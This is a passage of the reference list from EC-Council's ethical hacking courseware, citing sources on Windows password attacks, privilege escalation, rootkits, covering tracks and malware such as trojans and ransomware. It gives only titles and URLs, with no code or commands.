255. Jesper M. Johansson, Windows Passwords: Everything You Need To Know, from http://download.microsoft.com/download/a/d/0/ad0f04a3-21b2-4d79-9049-f5fadb632ace/SEC401-JesperJohansson.pdf.

256. Dr-Hack, (2009), Hash injection Attacks in a Windows Network, from https://blog.drhack.net/hash-injection-attacks-in-a-windows-network/.

257. How to prevent Windows from storing a LAN manager hash of your password in Active Directory and local SAM databases, from https://support.microsoft.com/en-us/help/299656/how-to-prevent-windows-from-storing-a-lan-manager-hash-of-your-passwor.

258. System Hacking: Part II, from http://archive.visualstudiomagazine.com/books/chapters/0072260815.pdf.

259. Fred B. Schneider, Authentication, from http://www.cs.cornell.edu/courses/cs513/2000sp/NL10.html.

260. Gary C. Kessler, (2001), Steganography: Hiding Data Within Data, https://www.garykessler.net/library/steganography.html.

261. Gary C. Kessler, (2015), An Overview of Steganography for the Computer Forensics Examiner, from, https://www.garykessler.net/library/fsc_stego.html.

262. Soumyendu Das, Steganography and Steganalysis: Different Approaches, from https://arxiv.org/ftp/arxiv/papers/1111/1111.3758.pdf.

263. Link Local Multicast Name Resolution (LLMNR) and NetBIOS Name Service (NBT-NS), from https://www.cccsecuritycenter.org/remediation/llmnr-nbt-ns.

264. Jon Sternstein, Local Network Attacks: LLMNR and NBT-NS Poisoning, from https://www.sternsecurity.com/blog/local-network-attacks-llmnr-and-nbt-ns-poisoning.

265. LLMNR / NBT-NS Spoofing Attack Network Penetration Testing, from https://www.aptive.co.uk/blog/llmnr-nbt-ns-spoofing/.

266. HollyGraceful, (2015), Stealing Accounts: LLMNR and NBT-NS Spoofing, from https://www.gracefulsecurity.com/stealing-accounts-llmnr-and-nbt-ns-poisoning/.

267. Mucahit Karadag, (2016), What is LLMNR & WPAD and How to Abuse Them During Pentest?, from https://pentest.blog/what-is-llmnr-wpad-and-how-to-abuse-them-during-pentest/.

268. William Hurer-Mackay, (2016), LLMNR and NBT-NS Poisoning Using Responder, from https://www.4armed.com/blog/llmnr-nbtns-poisoning-using-responder/.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

269. Link Local Multicast Name Resolution (LLMNR) and NetBIOS Name Service (NBT-NS), from https://www.cccsecuritycenter.org/remediation/llmnr-nbt-ns.
270. (2019), Exploitation for Privilege Escalation, from https://attack.mitre.org/wiki/Technique/T1068.
271. (2018), Dylib Hijacking, from https://attack.mitre.org/wiki/Technique/T1157.
272. Patrick Wardle, (2015), Dylib hijacking on OS X, from https://www.virusbulletin.com/virusbulletin/2015/03/dylib-hijacking-os-x/.
273. (2015), Dylib hijacking on OS X, from https://news.ycombinator.com/item?id=9239411.
274. (2018), Meltdown and Spectre: Critical processor vulnerabilities, from https://www.enisa.europa.eu/publications/info-notes/meltdown-and-spectre-critical-processor-vulnerabilities.
275. Justin Ellingwood, (2018), How To Protect Your Server Against the Meltdown and Spectre Vulnerabilities, from https://www.digitalocean.com/community/tutorials/how-to-protect-your-server-against-the-meltdown-and-spectre-vulnerabilities.
276. Josh Fruhlinger, (2018), Spectre and Meltdown explained: What they are, how they work, what's at risk, from https://www.csoonline.com/article/3247868/vulnerabilities/spectre-and-meltdown-explained-what-they-are-how-they-work-whats-at-risk.html.
277. Tom Ueltschi, Travis Smith, Jared Atkinson, Robby Winchester, (2017), Access Token Manipulation, from https://attack.mitre.org/wiki/Technique/T1134.
278. Access Tokens, from https://msdn.microsoft.com/en-us/library/windows/desktop/aa374909(v=vs.85).aspx.
279. (2017), Application Shimming, from https://attack.mitre.org/wiki/Technique/T1138.
280. Stefan Kanthak and Travis Smith, (2017), File System Permissions Weakness, from https://attack.mitre.org/wiki/Technique/T1044.
281. Travis Smith and Leo Loobeek, (2017), Scheduled Task, from https://attack.mitre.org/wiki/Technique/T1053.
282. (2017), Launch Daemon, from https://attack.mitre.org/wiki/Technique/T1160.
283. (2017), Plist Modification, from https://attack.mitre.org/wiki/Technique/T1150.
284. (2017), Setuid and Setgid, from https://attack.mitre.org/wiki/Technique/T1166.
285. (2017), Web Shell, from https://attack.mitre.org/wiki/Technique/T1100.
286. Agathoklis Prodromou, (2016), An introduction to web Shells-Part-1, from https://www.acunetix.com/blog/articles/introduction-web-shells-part-1/.
287. (2015), Covering Tracks of Attacks, from https://resources.infosecinstitute.com/covering-tracks-of-attacks/#gref.
288. (2018), Microsoft NTLM, from https://docs.microsoft.com/en-us/windows/win32/secauthn/microsoft-ntlm.
289. Amrita Mitra, (2017), What is Pass The Hash Attack?, from https://www.thesecuritybuddy.com/vulnerabilities/what-is-a-pass-the-hash-attack/.
290. (2019), Pass the hash, from https://en.wikipedia.org/wiki/Pass_the_hash.
291. (2007), Pass-The-Hash Toolkit, from https://www.coresecurity.com/corelabs-research-special/open-source-tools/pass-hash-toolkit.
292. Elad Shamir, (2019), Internal Monologue Attack - Retrieving NTLM Hashes without Touching LSASS (Repost), from https://shenaniganslabs.io/2019/01/14/Internal-Monologue.html.
293. (2018), Retrieving NTLM Hashes without touching LSASS: the "Internal Monologue" Attack, from https://www.andreafortuna.org/2018/03/26/retrieving-ntlm-hashes-without-touching-lsass-the-internal-monologue-attack/.
294. Yaron Ziner, (2017), Advanced Techniques Attackers Use to Crack Passwords, from https://resources.infosecinstitute.com/advanced-techniques-attackers-use-crack-passwords/#gref.
295. Adam Chester, (2017), Kerberos AD Attacks - More Roasting with AS-REP, from https://blog.xpnsec.com/kerberos-attacks-part-2/.
296. Jeff Petters, (2018), Kerberos Authentication Explained, from https://www.varonis.com/blog/kerberos-authentication-explained/.
297. Aki Jos, (2018), AS-REP Roasting – Cracking User Account Password, from https://akijosberryblog.wordpress.com/2018/01/17/as-rep-roasting-cracking-user-account-password/.
298. Sean Metcalf, (2015), Cracking Kerberos TGS Tickets Using Kerberoast – Exploiting Kerberos to Compromise the Active Directory Domain, from https://adsecurity.org/?p=2293.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

299. Ryan Becwar, and Vincent Le Toux, (2019), Pass the Ticket, from https://attack.mitre.org/techniques/T1097/.
300. Chris Stoneff, (2018), Defending Against Pass-the-Ticket Attacks, from https://www.beyondtrust.com/blog/entry/defending-against-pass-the-ticket-attacks.
301. (2017), Cracking Passwords: 11 Password Attack Methods (And How They Work), from https://datarecovery.com/rd/cracking-passwords-11-password-attack-methods-work/.
302. Jens Steube, (2013), Advanced password guessing, from https://hashcat.net/events/p13/js-apg-htftl20.pdf.
303. William Hurer-Mackay, (2016), How to Perform a Combinator Attack Using Hashcat, from https://www.4armed.com/blog/hashcat-combinator-attack/.
304. Atom, (2010), Automated Password Cracking: Use oclHashcat To Launch A Fingerprint Attack, from https://www.question-defense.com/2010/08/15/automated-password-cracking-use-oclhashcat-to-launch-a-fingerprint-attack.
305. The Different Types of Password Cracking Techniques, from https://password-managers.bestreviews.net/the-different-types-of-password-cracking-techniques/.
306. Daniel Turner, (2012), Hashcat Per Position Markov Chains, from https://www.trustwave.com/en-us/resources/blogs/spiderlabs-blog/hashcat-per-position-markov-chains/.
307. Lisa Bock, Defend against password attacks, from https://www.linkedin.com/learning/ethical-hacking-system-hacking/defend-against-password-attacks.
308. Daniel Doc Sewell, Offline Password Cracking: The Attack and the Best Defense, from https://www.alpinesecurity.com/blog/offline-password-cracking-the-attack-and-the-best-defense-against-it.
309. Samantha Rorke, (2017), Protecting your Network against Brute Force Password attacks, from https://www.lookingglasscyber.com/blog/threat-intelligence-insights/protecting-network-brute-force-password-attacks/.
310. Adam Gordon, (2017), How to prevent password attacks and other exploits, from https://searchsecurity.techtarget.com/tip/How-to-prevent-password-attacks-and-other-exploits.
311. What is a buffer overflow? Learn about buffer overrun vulnerabilities, exploits & attacks, from https://www.veracode.com/security/buffer-overflow.
312. Buffer Overflow Attack with Example, from https://www.geeksforgeeks.org/buffer-overflow-attack-with-example/.
313. (2020), Buffer overflow, from https://en.wikipedia.org/wiki/Buffer_overflow.
314. Differences between Stack and Heap, from http://net-informations.com/faq/net/stack-heap.htm.
315. Stack vs Heap Memory Allocation, from https://www.geeksforgeeks.org/stack-vs-heap-memory-allocation/.
316. Subhashini Rai, (2019), What Is Stack Based Buffer Overflow?, from https://hackersonlineclub.com/stack-based-buffer-overflow/.
317. Heap overflow and Stack overflow, from https://www.geeksforgeeks.org/heap-overflow-stack-overflow/.
318. (2018), 32-Bit Windows Buffer Overflows Made Easy, from https://veteransec.com/2018/09/10/32-bit-windows-buffer-overflows-made-easy/.
319. Tomasz Andrzej Nidecki, (2019), What Is a Buffer Overflow, from https://www.acunetix.com/blog/web-security-zone/what-is-buffer-overflow/.
320. Buffer Overflow Attack, from https://www.imperva.com/learn/application-security/buffer-overflow/.
321. Avoiding Buffer Overflows and Underflows, from https://developer.apple.com/library/archive/documentation/Security/Conceptual/SecureCodingGuide/Articles/BufferOverflows.html.
322. Buffer Overflow Defenses, from http://wwwusers.di.uniroma1.it/~parisi/Risorse/BO-defense.pdf.
323. Bradley Green, Exploitation Development and Implementation, from http://www.iup.edu/WorkArea/DownloadAsset.aspx?id=170683.
324. Mutaz Alsallal, (2018), Identifying Named Pipe Impersonation and Other Malicious Privilege Escalation Techniques, from https://securityintelligence.com/identifying-named-pipe-impersonation-and-other-malicious-privilege-escalation-techniques/.
325. Azeria, Privilege Escalation, from https://azeria-labs.com/privilege-escalation/.
326. (2017), Unquoted Service Path, from https://pentestlab.blog/2017/03/09/unquoted-service-path/.
327. Jonathan, (2015), Common Windows Privilege Escalation Vectors, from https://www.toshellandback.com/2015/11/24/ms-priv-esc/.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

328. Abed, (2017), Pivots and Relays for Extreme Post-Exploitation Control, from https://www.semurity.com/pivots-and-relays-for-extreme-post-exploitation-control/.
329. (2012), Post Exploitation – Port Forwarding, from https://pentestlab.blog/2012/04/22/post-exploitation-port-forwarding/.
330. (2018), Access Tokens, from https://docs.microsoft.com/en-us/windows/win32/secauthz/access-tokens?redirectedfrom=MSDN.
331. Windows Shim Database (SDB) Parser (shims), from https://tzworks.net/prototype_page.php?proto_id=33.
332. (2020), sudo, from https://en.wikipedia.org/wiki/Sudo.
333. Margaret Rouse, (2005), sudo (superuser do), from https://searchsecurity.techtarget.com/definition/sudo-superuser-do.
334. Privilege Escalation, from https://chryzsh.gitbooks.io/pentestbook/privilege_escalation_-_linux.html.
335. Raj Chandel, (2018), Linux Privilege Escalation using SUID Binaries, from https://www.hackingarticles.in/linux-privilege-escalation-using-suid-binaries/.
336. Barrow, (2016), Use a Misconfigured SUID Bit to Escalate Privileges & Get Root, from https://null-byte.wonderhowto.com/how-to/use-misconfigured-suid-bit-escalate-privileges-get-root-0173929/.
337. David Lodge, (2015), Exploiting SUID Executables, from https://www.pentestpartners.com/security-blog/exploiting-suid-executables/.
338. Justin Ellingwood, (2018), How To Protect Your Server Against the Meltdown and Spectre Vulnerabilities, from https://www.digitalocean.com/community/tutorials/how-to-protect-your-server-against-the-meltdown-and-spectre-vulnerabilities.
339. (2018), Meltdown and Spectre Side-Channel Vulnerability Guidance, from https://www.us-cert.gov/ncas/alerts/TA18-004A.
340. Mike Burns, (2018), Running the Intel Meltdown Detection Tool, from https://medium.com/think-stack/running-the-intel-meltdown-detection-tool-d4d92735e606.
341. James Sanders, (2019), Spectre and Meltdown explained: A comprehensive guide for professionals, from https://www.techrepublic.com/article/spectre-and-meltdown-explained-a-comprehensive-guide-for-professionals/.
342. (2019), Execution, from https://attack.mitre.org/tactics/TA0002/.
343. (2020), Keystroke logging, from https://en.wikipedia.org/wiki/Keystroke_logging.
344. (2020), Defending Against Keyloggers, from https://documentation.logmein.com/webhelp/EN/SecDoc/LogMeIn/c_common_Security_keylogger.html.
345. Linda McGlasson, (2010), How to Beat Keyloggers, from https://www.bankinfosecurity.com/how-to-beat-keyloggers-a-2999.
346. (2018), How to Protect Yourself From Keyloggers, from https://www.expressvpn.com/internet-privacy/guides/protect-yourself-from-keyloggers-monitoring/.
347. (2013), Defending against Keyloggers, from https://homeguntraining.wordpress.com/2013/04/23/defendingagainstkeylogger/.
348. Ben Alonzo, (2017), Simple tips for defending against keylogger attacks, from https://ultratechlife.com/tech/simple-tips-for-defending-against-keylogger-attack/.
349. Five ways to keep keyloggers away from your data, from https://www.nbins.com/blog/cyber-risk/five-ways-to-keep-keyloggers-away/.
350. (2020), Rootkit, from https://en.wikipedia.org/wiki/Rootkit.
351. Rootkit, from https://www.imperva.com/learn/application-security/rootkit/.
352. (2018), LoJax: First UEFI rootkit found in the wild, courtesy of the Sednit group, from https://www.welivesecurity.com/wp-content/uploads/2018/09/ESET-LoJax.pdf.
353. (2018), LoJax UEFI Rootkit Used in Cyberespionage, from https://www.trendmicro.com/vinfo/us/security/news/cyber-attacks/lojax-uefi-rootkit-used-in-cyberespionage.
354. Andrei Raul Ardelean, Claudiu Ștefan Coblis, Cristofor Ochinca, and Cristian Alexandru Istrate, Inside Scranos – A Cross Platform, Rootkit-Enabled Spyware Operation, from https://www.bitdefender.com/files/News/CaseStudies/study/253/Bitdefender-Whitepaper-RootKit-CREAT3432-en-EN.pdf.
355. Catalin Cimpanu, (2019), Scranos rootkit expands operations from China to the rest of the world, from https://www.zdnet.com/article/scranos-rootkit-expands-operations-from-china-to-the-rest-of-the-world/.
356. Garrett Gross, (2016), Rootkit Detection: Techniques and Best Practices, from https://www.alienvault.com/blogs/security-essentials/rootkit-detection-techniques-and-best-practices.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

357. (2020), Rootkit Detection, from https://en.wikipedia.org/wiki/Rootkit#Detection.

358. Randy Franklin Smith, (2006), Defending Against Rootkits, from https://www.itprotoday.com/security/defending-against-rootkits.

359. Mike Chapple, (2015), Security Matters: Rootkit Attacks and How to Prevent Them, from http://www.gocertify.com/articles/security-matter-rootkit-attacks-and-how-to-prevent-them.html.

360. Jesus Olguin, (2016), Steganalysis, the Counterpart of Steganography, from https://www.trustwave.com/en-us/resources/blogs/spiderlabs-blog/steganalysis-the-counterpart-of-steganography/.

361. Clear-EventLog, from https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.management/clear-eventlog?view=powershell-5.1.

362. Ivan Jenic, (2018), How to clear the Event Log in Windows 10, 7, from https://windowsreport.com/clear-event-log-windows-8/.

363. (2020), Atomic Test #1 - Clear Logs, from https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/T1070/T1070.md#atomic-test-1---clear-logs.

364. Anand Khanse, (2018), Cipher command line tool in Windows 10, from https://www.thewindowsclub.com/cipher-command-line-tool-windows.

365. (2018), MS-DOS and Windows command line cipher command, from https://www.computerhope.com/cipher.htm.

366. Nihad Ahmad Hassan, Rami Hijazi, and Helvi Salminen, (2017), Data Hiding Techniques in Windows OS: A Practical Approach to Investigation and Defense, from https://books.google.co.in/books?id=sy2lCgAAQBAJ&pg=PA267&lpg=PA267&dq=techniques+for+wiping+attack+traces&source=bl&ots=__ihU2l6i6&sig=ACfU3U2zKfyKvtl6BE4MBS3iSLqroM8x1w&hl=en&sa=X&ved=2ahUKEwic2JSI9pzjAhVTdCsKHVEEAaA4ChDoATANegQICRAB#v=onepage&q=cipher.exe&f=false.

367. Trisha, (2014), How to Disable Virtual Memory in Windows 10, from https://www.trishtech.com/2014/11/disable-virtual-memory-in-windows-10/.

368. (2017), Enable Last Access timestamp for files and folder in Windows, from https://www.opentechguides.com/how-to/article/windows-10/129/enable-last-access-time.html.

369. Richard Falk, (2016), How to disable Sleep Mode or Hibernation, from https://www.pugetsystems.com/labs/support-software/How-to-disable-Sleep-Mode-or-Hibernation-793/.

370. Clear Thumbnails Cache – Guide for Windows XP, Vista, 7, 8, 8.1, 10, from https://neosmart.net/wiki/clear-thumbnails-cache/.

Module 07: Malware Threats

371. The corporate threat posed by email Trojans, from https://www.gfisoftware.de/whitepapers/network-protection-against-trojans.pdf

372. Fausi Qattan & Fredrik Thernelius, (2004), Master's Thesis, from http://citeseerx.ist.psu.edu/viewdoc/download?doi=10.1.1.112.1869&rep=rep1&type=pdf.

373. Commodon Communications - Threats to your Security on the Internet, from http://www.commodon.com/threat/index.htm.

374. Van Hauser/THC, Placing Backdoors Through Firewalls, from https://www.cgisecurity.com/lib/placing_backdoors_through_firewalls.txt.

375. David Wells, (1996), Wrappers, from http://www.objs.com/survey/wrap.htm.

376. Trojans FAQ, from http://techgenix.com/trojans-faq/.

377. How to block ICMP tunneling?, from https://listserv.icsalabs.com/pipermail/firewall-wizards/1999-July/006060.html.

378. Candid Wueest, (2015), Financial Trojans in 2014: Takedowns contributed to 53 percent drop in infections, but threat is still prevalent, from https://www.symantec.com/connect/blogs/financial-trojans-2014-takedowns-contributed-53-percent-drop-infections-threat-still-prevalent.

379. Candid Wueest, (2015), The state of financial Trojans 2014, from https://www.symantec.com/content/dam/symantec/docs/white-papers/state-of-financial-trojans-2014-en.pdf.

380. (2013), Battling with Cyber Warriors- Exploit Kits, from https://resources.infosecinstitute.com/battling-cyber-warriors-exploit-kits/.

381. Joshua Cannell, (2013), Tools of the Trade: Exploit Kits, from https://blog.malwarebytes.com/cybercrime/2013/02/tools-of-the-trade-exploit-kits/.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

382. Pierluigi Paganini, (2014), New private Exploit-Kit "Infinity" on the underground, from http://securityaffairs.co/wordpress/25013/cyber-crime/new-private-exploit-kit-infinity-available-underground.html.

383. Marco Preuss, (2013), ChewBacca - a New Episode of Tor-based Malware, from https://securelist.com/chewbacca-a-new-episode-of-tor-based-malware/58192/.

384. Yotam Gottesman, (2014), RSA Uncovers New POS Malware Operation Stealing Payment Card & Personal Information, from https://community.rsa.com/community/products/netwitness/blog/2014/01/30/rsa-uncovers-new-pos-malware-operation-stealing-payment-card-personal-information.

385. Pierluigi Paganini, (2012), Skynet, the potential use of Tor as a bulletproof botnet, from http://securityaffairs.co/wordpress/10960/cyber-crime/skynet-the-potential-use-of-tor-as-a-bulletproof-botnet.html.

386. (2013), SpyGate RAT, from http://spygate-rat.blogspot.in/.

387. Marshall Brain, How Computer Viruses Work, from http://www.mindpride.net/root/Extras/how-stuff-works/how_computer_viruses_work.htm.

388. Virus Protection, from http://www.mindpride.net/root/services/virus_alert_map_advisory.htm.

389. Paul Boutin, (2003), An inside view of the worm that crashed the Internet in 15 minutes, from https://www.wired.com/2003/07/slammer/.

390. Mark Russinovich, (2019), Autoruns for Windows v13.96, from https://docs.microsoft.com/en-us/sysinternals/downloads/autoruns.

391. Mark Russinovich, (2011), TCPView v3.05, from https://docs.microsoft.com/en-us/sysinternals/downloads/tcpview.

392. Norman Book on Computer Viruses, from http://download.norman.no/manuals/eng/BOOKON.PDF.

393. Carey Nachenberg, Understanding and Managing Polymorphic Viruses, from https://www.symantec.com/avcenter/reference/striker.pdf.

394. Dr. Alan Solomon and Robert M. Slade, 1990 - VX BBS & Little Black Book (AT&T Attack), 1991 - Tequila, 2001 - Gnuman, Winux Windows/Linux Virus, 2004 - Trojan.Xombe, Randex, Bizex, Witty, from https://www.cknow.com/cms/vtutor/virus-history-summary.html.

395. Ransomware, from https://en.wikipedia.org/wiki/Ransomware.

396. ANGLER EK AND ANOTHER CRYPTOWALL SAMPLE, from http://malware-traffic-analysis.net/2014/05/28/index.html.

397. GENERAL REMOVAL INSTRUCTIONS, from https://www.f-secure.com/v-descs/guides/general-removal-instructions.shtml.

398. Andreinick05's Batch Virus Maker, from http://www.nerdprogrammer.in/2014/03/andreinick05s-batch-virus-maker.html.

399. DEADLY VIRUS MAKER, from www.nerdprogrammer.in/2014/02/deadlines-virus-maker.html.

400. Praneeth, (2012), DeadLine's Virus Maker 1.8.5, from http://internetfalcon.blogspot.in/2012/11/deadlines-virus-maker-185.html.

401. Computer Worms, from https://userpages.umbc.edu/~dgorin1/432/worms.htm.

402. Kaoru Hayashi, (2014), IoT Worm Used to Mine Cryptocurrency, from https://www.symantec.com/connect/blogs/iot-worm-used-mine-cryptocurrency.

403. Kaoru Hayashi, (2013), Linux Worm Targeting Hidden Devices, from https://www.symantec.com/connect/blogs/linux-worm-targeting-hidden-devices.

404. (2014), Exploit Kits, from https://www.trustwave.com/Resources/SpiderLabs-Blog/Terror-Exploit-Kit--More-like-Error-Exploit-Kit/?page=1&year=0&month=0&tag=Exploit+Kits&LangType=1033.

405. Worm, from https://www.trendmicro.com/vinfo/us/threat-encyclopedia/malware/worm.

406. R. A. Hettinga, (2003), Random Scanning Worms and Sapphire/Slammer's PRNG..., from https://www.mail-archive.com/cryptography@wasabisystems.com/msg03503.html.

407. King Adnan Anjum, (2010), Reverse WWW Shell - Covert Channels Using HTTP, from https://hackguide4u.blogspot.com/2010/03/reverse-www-shell-covert-channels-using.html.

408. DaBoss, (2013), File Extensions, from https://www.cknow.com/cms/vtutor/file-extensions.html.

409. DaBoss, (2013), Companion Files, from https://www.cknow.com/cms/vtutor/companion-files.html.

410. Ed Skoudis, (2003), Trojan horses, from http://www.informit.com/articles/article.aspx?p=102181&seqNum=2.

411. Shahram Monshi Pouri, Nikunj Modi, Trojans and Backdoors, from https://www.it.uu.se/edu/course/homepage/sakdat/ht06/assignments/pm/programme/modi-monshipouri.pdf.

412. (2016), What Is A Banking Trojan And How Does It Work, from https://thecentexitguy.com/what-is-a-banking-trojan-and-how-does-it-work/.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

413. Candid Wueest, (2017), ISTR Financial Threats Review 2017, from https://www.symantec.com/content/dam/symantec/docs/security-center/white-papers/istr-financial-threats-review-2017-en.pdf.

414. Swati Khandelwal, (2017), New Windows Trojan Spreads MIRAI Malware To Hack More IoT Devices, from https://thehackernews.com/2017/02/mirai-iot-botnet-windows.html#author-info.

415. Catalin Cimpanu, (2017), New Malware Intentionally Bricks IoT Devices, from https://www.bleepingcomputer.com/news/security/new-malware-intentionally-bricks-iot-devices/.

416. Farzad, (2010), Introduction to Trojans and Backdoors, from https://www.symantec.com/connect/articles/introduction-trojans-and-backdoors.

417. (2017), Virus hoax, from https://www.sophos.com/en-us/threat-center/threat-analyses/hoaxes/virus-hoax.aspx.

418. Emilian Varsanov, (2017), Zeus Virus Scam (2017 Alert Hoax) , from https://www.virusresearch.org/zeus-virus-scam-2017-alert-hoax/.

419. (2016), Kaspersky Security Bulletin 2016. Story of the year The Ransomware revolution, from https://media.kaspersky.com/en/business-security/kaspersky-story-of-the-year-ransomware-revolution.pdf.

420. (2016), Locky Ransom Virus Removal and Preventive Vaccination. Everything you need to Know, from https://www.techsupportall.com/beware-locky-ransomware-need-know-locky/.

421. Tomas Meskauskas, (2017), Locky Ransomware [Updated], from https://www.pcrisk.com/removal-guides/9807-locky-ransomware.

422. Andra Zaharia, (2016), Security Alert: New Locky Ransomware Shows Off through Rampant Distribution, from https://heimdalsecurity.com/blog/security-alert-new-locky-ransomware-shows-off-rampant-distribution/.

423. (2017), What you need to know about the WannaCry Ransomware, from https://www.symantec.com/blogs/threat-intelligence/wannacry-ransomware-attack.

424. Russell Brandom, (2017), Petya ransomware authors demand $250,000 in first public statement since the attack, from https://www.theverge.com/2017/7/5/15922216/petya-notpetya-ransomware-authors-bitcoin-demand-decrypt.

425. What is the FAT Virus?, from https://www.wisegeek.com/what-is-the-fat-virus.htm#comments.

426. Rohil Dubey, Security and Malware - Web Scripting Viruses, from http://touque.ca/EC/students/DubeyR/ics_minor_project.html.

427. Margaret Rouse, (2007), E-Mail Virus, from https://searchmidmarketsecurity.techtarget.com/definition/email-virus.

428. E-Mail Virus, from https://www.techopedia.com/definition/15802/email-virus.

429. Common Trojan Ports, from https://www.pcsecurityworld.com/75/common-trojan-ports.html.

430. (2019), Commonly Used Port, from https://attack.mitre.org/techniques/T1043/.

431. (2016), Necurs Botnet Returns With Updated Locky Ransomware In Tow, from https://www.proofpoint.com/us/threat-insight/post/necurs-botnet-returns-with-updated-locky-ransomware-in-tow.

432. Luis Mendieta, (2018), DreamBot Campaign Dreams Big, from https://www.anomali.com/blog/dreambot-campaign-dreams-big.

433. Gurubaran S, (2017), Dreambot Banking Trojan Delivered via Resume-Themed Email, from https://gbhackers.com/dreambot-banking-trojan/.

434. (2019), Point-of-sale malware, from https://en.wikipedia.org/wiki/Point-of-sale_malware.

435. (2013), Point-of-Sale Malware Threats, from https://www.secureworks.com/research/point-of-sale-malware-threats.

436. Sergey Yunakovsky, (2017), Neutrino modification for POS-terminals, from https://securelist.com/neutrino-modification-for-pos-terminals/78839/.

437. (2016), Point of Sale (POS), from https://blog.malwarebytes.com/threats/point-of-sale-pos/.

438. (2017), New Trojan Attacks Point-Of-Sale Systems Seeking Card Info, from https://www.cyberianit.com/2017/07/26/new-trojan-attacks-point-of-sale-systems-seeking-card-info/.

439. (2019), BasBanke: Trend-setting Brazilian banking Trojan, from https://securelist.com/basbanke-trend-setting-brazilian-banking-trojan/90365/.

440. Yiyi Miao, (2017), Most Destructive Malware of All Time, from https://www.opswat.com/blog/most-destructive-malware-all-time.

441. Ben Herzog, (2018), Godzilla Loader and the Long Tail of Malware, from https://research.checkpoint.com/godzilla-loader-and-the-long-tail-of-malware/.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

442. (2020), Alert (TA18-201A) Emotet Malware, from https://www.us-cert.gov/ncas/alerts/TA18-201A.

443. (2020), Trojan.Downloader, from https://blog.malwarebytes.com/detections/trojan-downloader/.

444. Norah Armstrong, Inside-Out Attacks. Covert Channel Attacks Inside-out Attacks, from https://docplayer.net/864961-Inside-out-attacks-ivan-buetler-csnc-ch-covert-channel-attacks-inside-out-attacks-seite-1-glarnischstrasse-7-postfach-1671-ch-8640-rapperswil.html.

445. (2015), RIG Exploit Kit Source Code Leak - The End or Just the Beginning of RIG?, from https://www.trustwave.com/en-us/resources/blogs/spiderlabs-blog/rig-exploit-kit-source-code-leak-the-end-or-just-the-beginning-of-rig/.

446. David Maciejak and Kenny Yongjian Yang, (2018), Dharma Ransomware: What It's Teaching Us, from https://www.fortinet.com/blog/threat-research/dharma-ransomware--what-it-s-teaching-us.html.

447. Jake Doevan, (2020), Dharma ransomware. 34 Variants listed. 2019 removal instructions, from https://www.2-spyware.com/remove-dharma-ransomware-virus.html.

448. Lena Fuks, (2019), 10 Ransomware Attacks You Should Know About in 2019, from https://www.allot.com/blog/10-ransomware-attacks-2019/.

449. Ransomware, from https://www.trendmicro.com/vinfo/us/security/news/ransomware/page/1.

450. Allan Liska, (2019), 4 Ransomware Trends to Watch in 2019, from https://www.recordedfuture.com/ransomware-trends-2019/.

451. Nat BotPak, (2019), eCh0raix ransomware: Targets Linux file storage servers, from https://en.secnews.gr/185636/ech0raix-ransomware-sto-stochastro-diakomistes-apothikefsis-archeion-linux/.

452. (2019), eCh0raix Ransomware Found Targeting QNAP Network-Attached Storage Devices, from https://www.trendmicro.com/vinfo/au/security/news/cybercrime-and-digital-threats/ech0raix-ransomware-found-targeting-qnap-network-attached-storage-devices.

453. Gurubaran S, (2019), New eCh0raix Ransomware Attacking Linux File Storage Servers, from https://gbhackers.com/qnap-ech0raix-ransomware/.

454. Sergiu Gatlan, (2019), New eCh0raix Ransomware Brute-Forces QNAP NAS Devices, from https://www.bleepingcomputer.com/news/security/new-ech0raix-ransomware-brute-forces-qnap-nas-devices/.

455. Tomas Meskauskas, (2018), Samsam Ransomware, from https://www.pcrisk.com/removal-guides/9992-samsam-ransomware.

456. Dorka Palotay and Peter Mackenzie, (2018), SamSam Ransomware Chooses Its Targets Carefully, from https://www.sophos.com/en-us/medialibrary/PDFs/technical-papers/SamSam-ransomware-chooses-Its-targets-carefully-wpna.pdf.

457. Penny Hoelscher, (2019), What are virus hoaxes, from https://www.comparitech.com/antivirus/virus-hoax/.

458. Ventsislav Krastev, (2018), Google Critical Security Alert Virus Scam (Gmail) – How to Remove (2019), from https://sensorstechforum.com/google-critical-security-alert-virus-scam-gmail-remove/.

459. Moseley, (2019), Two – thirds of all antivirus applications in Android are fraud, from https://cybersguards.com/two-thirds-of-all-antivirus-applications-in-android-are-fraud/.

460. Catalin Cimpanu, (2019), Two-thirds of all Android antivirus apps are frauds, from https://www.zdnet.com/article/two-thirds-of-all-android-antivirus-apps-are-frauds/.

461. (2019), Fileless threats, from https://docs.microsoft.com/en-us/windows/security/threat-protection/intelligence/fileless-threats.

462. Mary Branscombe, (2019), What is fileless malware and how do you protect against it?, from https://www.techrepublic.com/article/what-is-fileless-malware-and-how-do-you-protect-against-it/.

463. Kate Brew, (2019), Fileless Malware Detection: A Crash Course, from https://cybersecurity.att.com/blogs/security-essentials/fileless-malware-detection.

464. Simon Floreza, Donald Castillo, and Mark Manahan, (2018), Security 101: Defending Against Fileless Malware, from https://www.trendmicro.com/vinfo/in/security/news/security-technology/security-101-defending-against-fileless-malware#documentexploits.

465. Lenny Zeltser, (2018), How Fileless Malware Infections Start, from https://blog.minerva-labs.com/how-fileless-malware-infections-start.

466. Jareth, (2017), Fileless malware: Invisible threat or scaremongering hype?, from https://blog.emsisoft.com/en/29070/fileless-malware-attacks/.

467. What Is Fileless Malware?, from https://www.mcafee.com/enterprise/en-in/security-awareness/ransomware/what-is-fileless-malware.html.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

468. Fileless Malware Attacks, from https://d3pakblog.wordpress.com/2018/05/05/d34n6_fileless-malware-attacks-intro/.

469. Pedro Tavares, (2018), The Art of Fileless Malware, from https://resources.infosecinstitute.com/art-fileless-malware/#gref.

